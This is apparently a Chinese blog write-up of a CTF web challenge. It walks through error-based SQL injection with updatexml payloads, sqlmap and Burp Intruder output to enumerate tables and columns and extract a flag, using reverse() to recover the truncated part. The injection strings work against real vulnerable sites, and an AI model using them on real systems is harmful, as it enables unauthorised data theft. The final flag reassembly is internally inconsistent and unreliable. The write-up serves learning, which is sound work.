

第三届上海市大学生网络安全大赛 i春秋CTF Web解题思路

原创

曹振国cc 于 2021-05-01 14:13:10 发布 761 收藏

分类专栏: [CTF小白](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45736958/article/details/116329558

版权



[CTF小白](#) 专栏收录该内容

18 篇文章 0 订阅

订阅专栏

SOME WORDS

1.发现SQL注入

2.尝试SQLMap


3.经实验发现过滤了"="和"and"

reverse()函数

flag

总结

1.发现SQL注入



Hello Hacker!!

```
?id=1 有数据
?id=2 有数据
?id=2-1 有数据
```


2. 尝试SQLMap

发现报错:

```
[12:00:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:00:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (
subquery - comment)'
[12:00:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (
comment)'
[12:00:46] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[12:00:46] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[12:00:46] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - or
iginal value)'
[12:00:46] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[12:00:46] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - or
iginal value)'
[12:00:46] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY claus
e'
[12:00:47] [INFO] testing 'Generic inline queries'
[12:00:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:00:50] [INFO] testing 'Generic UNION query (random number) - 1 to 10 colu
mns'
[12:00:53] [WARNING] parameter 'Referer' does not seem to be injectable
[12:00:53] [CRITICAL] all tested parameters do not appear to be injectable. T
ry to increase values for '--level'/'--risk' options if you wish to perform m
ore tests. If you suspect that there is some kind of protection mechanism inv
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper
=space2comment') and/or switch '--random-agent'
```

3. 经实验发现过滤了"="和"and"


发现页面会返回错误信息, 尝试报错注入:



stupid hacker233

https://blog.csdn.net/weixin_45736958

```
用到函数:updatexml
updatexml(目标xml内容, xml文档路径, 更新的内容)
查询库名
?id=updatexml(1,concat(0x7e,(select database()),0x7e),1) 发现库名: word
```




XPATH syntax error: '-words~'

https://blog.csdn.net/weixin_45736958

查询有多少张表:

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.tables ),0x7e),1)
```



XPATH syntax error: '-83~'

https://blog.csdn.net/weixin_45736958

查询表名:

```
?id=updatexml(1,concat(0x7e,(select table_name from information_schema.tables limit 0,1),0x7e),1)
```

至

```
?id=updatexml(1,concat(0x7e,(select table_name from information_schema.tables limit 83,1),0x7e),1)
```

发现有张f14g的表

Request	Payload	Status	Error	Timeout	Length	Comment
17	76	200	<input type="checkbox"/>	<input type="checkbox"/>	1558	
18	77	200	<input type="checkbox"/>	<input type="checkbox"/>	1555	
19	78	200	<input type="checkbox"/>	<input type="checkbox"/>	1557	
20	79	200	<input type="checkbox"/>	<input type="checkbox"/>	1552	
21	80	200	<input type="checkbox"/>	<input type="checkbox"/>	1547	
22	81	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
23	82	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
24	83	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
25	84	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
26	85	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
27	86	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
28	87	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
29	88	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
30	89	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
31	90	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	

```
<a href="index.php?id=1">我的消息</a>
</li>
</ul>
</div>
</div>
</nav>
</body>
</html>
XPath syntax error: '~f14g~'
```

查询字段数:

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.columns ),0x7e),1)
```

我的博客 主页 我的消息

XPath syntax error: '~811~'

https://blog.csdn.net/weixin_45736958

查询字段名:

```
?id=updatexml(1,concat(0x7e,(select column_name from information_schema.columns limit 0,1),0x7e),1)
```

至

```
?id=updatexml(1,concat(0x7e,(select column_name from information_schema.columns limit 811,1),0x7e),1)
```

找到f14g字段

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
1	800	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
2	801	200	<input type="checkbox"/>	<input type="checkbox"/>	1547	
3	802	200	<input type="checkbox"/>	<input type="checkbox"/>	1545	
4	803	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
5	804	200	<input type="checkbox"/>	<input type="checkbox"/>	1550	
6	805	200	<input type="checkbox"/>	<input type="checkbox"/>	1549	
7	806	200	<input type="checkbox"/>	<input type="checkbox"/>	1554	
8	807	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
9	808	200	<input type="checkbox"/>	<input type="checkbox"/>	1544	
10	809	200	<input type="checkbox"/>	<input type="checkbox"/>	1542	
11	810	200	<input type="checkbox"/>	<input type="checkbox"/>	1545	
12	811	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
13	812	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	
14	813	200	<input type="checkbox"/>	<input type="checkbox"/>	1520	

Request Response

Pretty Raw Render \n Actions v

```
<a href="index.php?id=1">我的消息</a>
</li>
</ul>
</div>
</div>
</nav>
</body>
</html>
47 XPATH syntax error: '~f14g~'
```

0 matches

Finished https://blog.csdn.net/weixin_44726958

54

读出数据

```
?id=updatexml(1,concat(0x7e,(select f14g from f14g),0x7e),1)
```

发现flag信息不全

```
flag{b892889e-6bbd-421d-b984-d6
```

reverse()函数

JavaScript reverse() 方法

 JavaScript Array 对象

实例

颠倒数组中元素的顺序：

```
var fruits = ["Banana", "Orange", "Apple", "Mango"];
fruits.reverse();
```

fruits 结果输出：

```
Mango,Apple,Orange,Banana
```

尝试一下 »

https://blog.csdn.net/weixin_45736958

源代码 (显示异常): 点击运行

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>菜鸟教程(runoob.com)</title>
</head>
<body>

<p id="demo">单击按钮将数组反转排序。</p>
<button onclick="myFunction()">点我</button>
<script>
var fruits = ["Banana", "Orange", "Apple", "Mango"];
function myFunction(){
    fruits.reverse();
    var x=document.getElementById("demo");
    x.innerHTML=fruits;
}
</script>

</body>
</html>
```

运行结果

Mango,Apple,Orange,Banana

点我

https://blog.csdn.net/weixin_45736958

颠倒flag内容，从后往前取

```
?id=updatexml(1,concat(reverse((select f14g from f14g))),1)
}ef99546fdb6d-489b-d124-dbb6-e98
```

Document x Document x +

← → ↻ 🏠 ⚠ 不安全 | 3becc7c001c943e5a49b810079307279acddc7d09eaa49eb.changame.ichunqiu.com/index.php?id...

我的博客 主页 我的消息

XPATH syntax error: '}ef99546fdb6d-489b-d124-dbb6-e98'

https://blog.csdn.net/weixin_45736958

flag

```
flag{b892889e-6bbd-421d-b984-d6  
ef99546fdb6d-489b-d124-dbb6-e98  
取反:  
89e-6bbd-421d-b984-d6dbf64599fe}  
flag{b892889e-6bbd-421d-b984-d66dbf64599fe}
```

所以最后flag为: flag{b892889e-6bbd-421d-b984-d66dbf64599fe}。

总结

不知道为什么i春秋里的这道题flag提交一直报错。。。。。也是无语了

